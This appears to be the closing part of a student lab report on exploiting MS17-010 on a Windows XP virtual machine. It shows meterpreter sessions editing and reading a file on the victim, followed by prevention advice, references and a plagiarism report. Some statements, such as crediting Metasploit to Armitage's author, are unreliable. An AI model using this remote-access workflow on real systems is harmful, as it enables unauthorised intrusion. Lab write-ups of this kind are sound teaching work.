04/14/2008 10:27 AM 5,632 security.dll
03/20/2021 05:01 PM 31 security.txt
04/14/2008 10:27 AM 29,184 sendcmg.dll
04/14/2008 10:27 AM 54,784 sendmail.dll
04/14/2008 10:27 AM 39,424 sens.dll
04/14/2008 10:27 AM 7,168 sensapi.dll
08/23/2001 04:45 PM 13,824 senscfg.dll
08/23/2001 04:45 PM 14,336 serialui.dll
04/14/2008 10:27 AM 56,320 servdeps.dll
04/14/2008 10:27 AM 108,544 services.exe
08/23/2001 04:45 PM 33,464 services.msc
08/23/2001 04:45 PM 14,848 serwvdrv.dll
04/14/2008 10:27 AM 141,312 sessmgr.exe
04/14/2008 10:27 AM 31,232 sethc.exe
04/23/2020 09:01 PM <DIR> Setup
08/23/2001 04:45 PM 240,120 setup.bmp
04/14/2008 10:27 AM 23,040 setup.exe
04/14/2008 10:27 AM 985,088 setupapi.dll
08/23/2001 04:45 PM 414,208 setupdll.dll
04/14/2008 10:27 AM 32,768 setupn.exe
08/23/2001 04:45 PM 11,753 setver.exe
04/14/2008 10:27 AM 5,120 sfc.dll
08/23/2001 04:45 PM 9,728 sfc.exe
04/14/2008 10:27 AM 1,614,848 sfcfiles.dll
04/14/2008 10:27 AM 140,288 sfc_os.dll
08/23/2001 04:45 PM 23,552 sfmapi.dll
08/23/2001 04:45 PM 14,848 shadow.exe
08/23/2001 04:45 PM 882 share.exe
04/14/2008 03:18 AM 549,376 shdoclc.dll

```



In XP you can see the document we crated and its content which we have written in it.

```


meterpreter > edit security.txt session 2 closed Reason: Died

```

To edit a file, we have used to following command.

```
root@kali46: /home/dhawak
File Actions Edit View Help
your xp is going to be hacked in just few seconds from the attacker.
1,69 All
```

We can see that we have updated the content in the file we have created in our victim computer with the help of edit command shell.




As you can see the content have been already updated in the victim computer as we execute it on our attacker command shell.

```
meterpreter > cat security.txt
your xp is going to be hacked in just few seconds from the attacker.
meterpreter >
```

Cat command was used to see the content of file.

Recommendation for preventing attack

Hacking into any system can be a big threat to any big organization company or any user who are connected to the internet their conformation can be leaked at any time without being known by them which can create a big problem to them. So in order to protect from thus attack by the different organization company and anyone connected to internet they should acquire different preventive measures. To prevent from such attack, we should always update security our system or machine time to time so that it can protect from the latest vulnerabilities. High level network securities should be applied in order to protect from different danger network connection.



One of the main way to protect our system from the attacker is by turning on the firewall as shown in the figure above. Turning on firewall doesn't allow risk file and folder in our system which help our system to be protected from the hacker. As well as we can install the highly secure antivirus in our computer to protect it from different hacks.

Related Software

Armitage may be a great ¹ Java-based Interface front-end for Raphael Mudge's Metasploit System. Its aim is to help security practitioners gain a better understanding of hacking and Metasploit's capabilities and potential. Any information about this magnificent undertaking, including the full manual, can be found on Armitage's official website.

Conclusion

One of the vulnerabilities of Windows XP server MS17 010 can be learned from this study. MS17 010 is a product flaw that has been discovered in many versions of Microsoft's Windows Servers. Metasploit, N-map, Armitage, and so on could be used to initiate an assault. Metasploit is part of Kali-Linux, which serves as the attack platform, while Windows XP serves as the victim's operating system.

This report humbly demonstrate how an exploitation can be done in the windows XP with the help of virtual box with the screenshot attached to this report. Such attack can be very harmful for the organization, company, business so in order to prevent from this we need to apply different security measure and turning on firewall in one of the main security measure to prevent from us attacks. Time and again security software need to be update in order to prevent from the different vulnerabilities.

References

1. Vulnerability: *What is a Vulnerability?* [Online]. Available from: <https://www.upguard.com/blog/vulnerability#:~:text=In%20cyber%20security%2C%20a%20vulnerability,destroy%20or%20modify%20sensitive%20data>. [Accessed 21th March 2021].
2. Trend Micro: *exploit* [Online]. Available from: <https://www.trendmicro.com/vinfo/us/security/definition/exploit#:~:text=An%20exploit%20is%20a%20code,software%20vulnerability%20or%20security%20flaw.&text=When%20used%2C%20exploits%20allow%20an,of%20a%20multi%2Dcomponent%20attack>. [Accessed 21th March 2021].
3. Microsoft: *Security Advisories and Bulletins* [Online]. Available from: <https://docs.microsoft.com/en-us/security-updates/> [Accessed 23th March 2021].
4. Trend Micro: *MS17-010-SMB_REMOTE_CODE_EXECUTION_EXPLOIT appears on the Suspicious Connection logs* [Online]. Available from: <https://success.trendmicro.com/solution/1121399-ms17-010-smb-remote-code-execution-exploit-appears-on-the-suspicious-connection-logs> [Accessed 23th March].
5. Microsoft: *MS17-010: Description of the security update for Windows SMB Server: March 14, 2017* [Online]. Available from: <https://support.microsoft.com/en-us/topic/ms17-010-description-of-the-security-update-for-windows-smb-server-march-14-2017-12e0c040-3262-1c6a-81e9-b26fd7defff1> [Accessed 23th March].
6. Security Database: *Security Database* [Online]. Available from: <https://www.security-database.com/detail.php?alert=TA17-181A> [Accessed 23th March].
7. J.M. Porup: *What is Metasploit? And how to use this popular hacking tool* [Online]. Available from: <https://www.csoonline.com/article/3379117/what-is-metasploit-and-how-to-use-this-popular-hacking-tool.html#:~:text=Metasploit%20is%20a%20penetration%20testing,to%20drop%2C%20and%20hit%20Enter>. [Accessed 23th March].
8. NMAP.ORG: *Nmap: the Network Mapper* [Online]. Available from: <https://nmap.org/> [Accessed 22th March].

9. Tutorialspoint: *Metasploit - Payload* [Online]. Available from: https://www.tutorialspoint.com/metasploit/metasploit_payload.htm [Accessed 22th March 2021].
10. Packt: *What is post exploitation?* [Online]. Available from: https://subscription.packtpub.com/book/networking_and_servers/9781782163589/7/ch07lvl1sec34/what-is-post-exploitation#:~:text=As%20the%20term%20suggests%2C%20post,of%20it%20for%20malicious%20purposes. [Accessed 25th March].
11. Kaspersky: *What is a Firewall? - Definition & Explanation* [Online]. Available from: <https://www.kaspersky.com/resource-center/definitions/firewall> [Accessed 25th March].
12. Kali Tools: *Armitage Package Description* [Online]. Available from: <https://tools.kali.org/exploitation-tools/armitage> [Accessed 25th March].
13. Rapid7: CVE-2017-0147 [online]. Available from: <https://www.rapid7.com/db/vulnerabilities/msft-cve-2017-0147> [Accessed 28th March 2021]

Explotation MS17_010

ORIGINALITY REPORT

8%

SIMILARITY INDEX

4%

INTERNET SOURCES

1%

PUBLICATIONS

6%

STUDENT PAPERS

PRIMARY SOURCES

1

Submitted to The British College

Student Paper

5%

2

success.trendmicro.com

Internet Source

1%

3

vulners.com

Internet Source

1%

4

www.upguard.com

Internet Source

1%

Exclude quotes On

Exclude bibliography On

Exclude matches Off